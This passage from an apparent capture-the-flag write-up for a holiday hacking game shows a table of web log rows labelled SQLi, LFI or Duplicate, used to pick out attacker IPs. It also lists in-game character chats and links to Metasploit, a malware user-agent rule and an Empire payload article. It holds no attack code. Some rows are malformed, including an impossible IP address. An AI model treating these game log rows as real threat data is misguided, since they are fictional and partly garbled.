31209	2019-10-08T21:54-58-0700	97.220.93.190	srf.elfu.or /safebrowsing	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/4.0.221.6	Duplicate	YES			
31218	2019-10-17T01:14-57-0700	87.195.80.126	10.20.3.8 /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)	Duplicate	YES			
31230	2019-10-17T01:14-59-0700	131.186.145.73	10.20.3.8 /api/stat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)	LFI	YES			
32356	2019-10-17T01:23-47-0700	33.132.98.193	srf.elfu.or /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623 Firefox/2.0.0.15	SQLi	YES			
36729	2019-10-17T01:23-47-0700	84.185.44.166	10.20.3.8 /api/weat	Mozilla/5.0 (X11; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8(-)	SQLi	YES			
41259	2019-10-17T01:23-48-0700	150.50.77.238	srf.elfu.or /api/weat	Mozilla/5.0 (X11; Linux i686; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04 (jaunty) Firefox/2.0.0.5	SQLi	YES			
44240	2019-10-17T01:18-15-0700	229.133.193.735	srf.elfu.or /api/login	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30729)	LFI	YES			
44767	2019-10-17T01:18-32-0700	53.160.218.44	srf.elfu.or /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30729)	Duplicate	YES			
45301	2019-10-16T03:37-11-0700	2.240.116.254	srf.elfu.or /api/weat	Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)	SQL	YES			
45810	2019-10-16T03:52-02-0700	253.65.40.39	- /api/weat	Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)	Duplicate	YES			
47886	2019-10-17T01:23-51-0700	226.240.188.154	srf.elfu.or /api/weat	Mozilla/4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)	Duplicate	YES			
48069	2019-10-17T01:23-55-0700	187.178.169.123	10.20.3.8 /api/login	Mozilla/4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)	LFI	YES			
50356	2019-10-17T01:16-20-0700	148.146.134.52	- /css/free	Opera/8.81 (Windows NT 6.1; en)	Duplicate	YES			
52655	2019-10-17T01:16-25-0700	253.182.102.55	srf.elfu.or /api/weat	Opera/8.81 (Windows NT 6.1; en)	LFI	YES			
53807	2019-10-17T00:50-38-0700	45.239.232.245	10.20.3.8 /api/weat	RookIE/1.0	SQL	YES			
54207	2019-10-17T00:50-38-0700	142.128.135.10	srf.elfu.or /api/stat	RookIE/1.0	Duplicate	YES			
54742	2019-10-13T04:36-15-0700	37.216.249.50	srf.elfu.or /api/weat	Wget/1.9-cvs-stable (Red Hat modified)	Duplicate	YES			
54910	2019-10-13T04:36-16-0700	129.121.121.48	srf.elfu.or /api/weat	Wget/1.9-cvs-stable (Red Hat modified)	Duplicate	YES			
55123									

Figure 228 - Weather Data Screenshot

⁷⁵ <https://www.metasploit.com/>

⁷⁶ https://github.com/Neo23x0/sigma/blob/master/rules/proxy/proxy_ua_malware.yml

⁷⁷ <https://exceljet.net/index-and-match>

The list of IPs are collected and submitted onto <https://srf.elfu.org/>




Figure 229 - Weather Data Screenshot

Success and objective completed.

Chats

Santa



Initial Chat

Completed Chat

Bushy Evergreen



Initial Chat

Completed Chat

Sugarplum Mary



Initial Chat

Completed Chat

Holly Evergreen



Initial Chat

Completed Chat

Alabaster Snowball



Initial Chat

Completed Chat

Professor Banas



Initial Chat

Completed Chat

Sparkle Redberry



Initial Chat

Completed Chat

Michael and Jane – Two Turtle Doves



Chat

Kent Tinseltooth



Initial Chat

Completed Chat

The Tooth Fairy



[Initial Chat](#)

[Completed Chat](#)

Wurnose Openslae



[Initial Chat](#)

[Completed Chat](#)

Krampus



[Initial Chat](#)

[Completed Chat](#)

Tangle Coalbox



Initial Chat

Completed Chat

Pepper Minstix



Initial Chat

Completed Chat

Minty Candycane



Initial Chat

Completed Chat

Shinny Upatree



Initial Chat

Completed Chat

Appendix

Splunk – Empire downloads (<https://medium.com/@netscylla/powershell-that-looks-smells-like-empire-payloads-7f9bfdd39e5b>)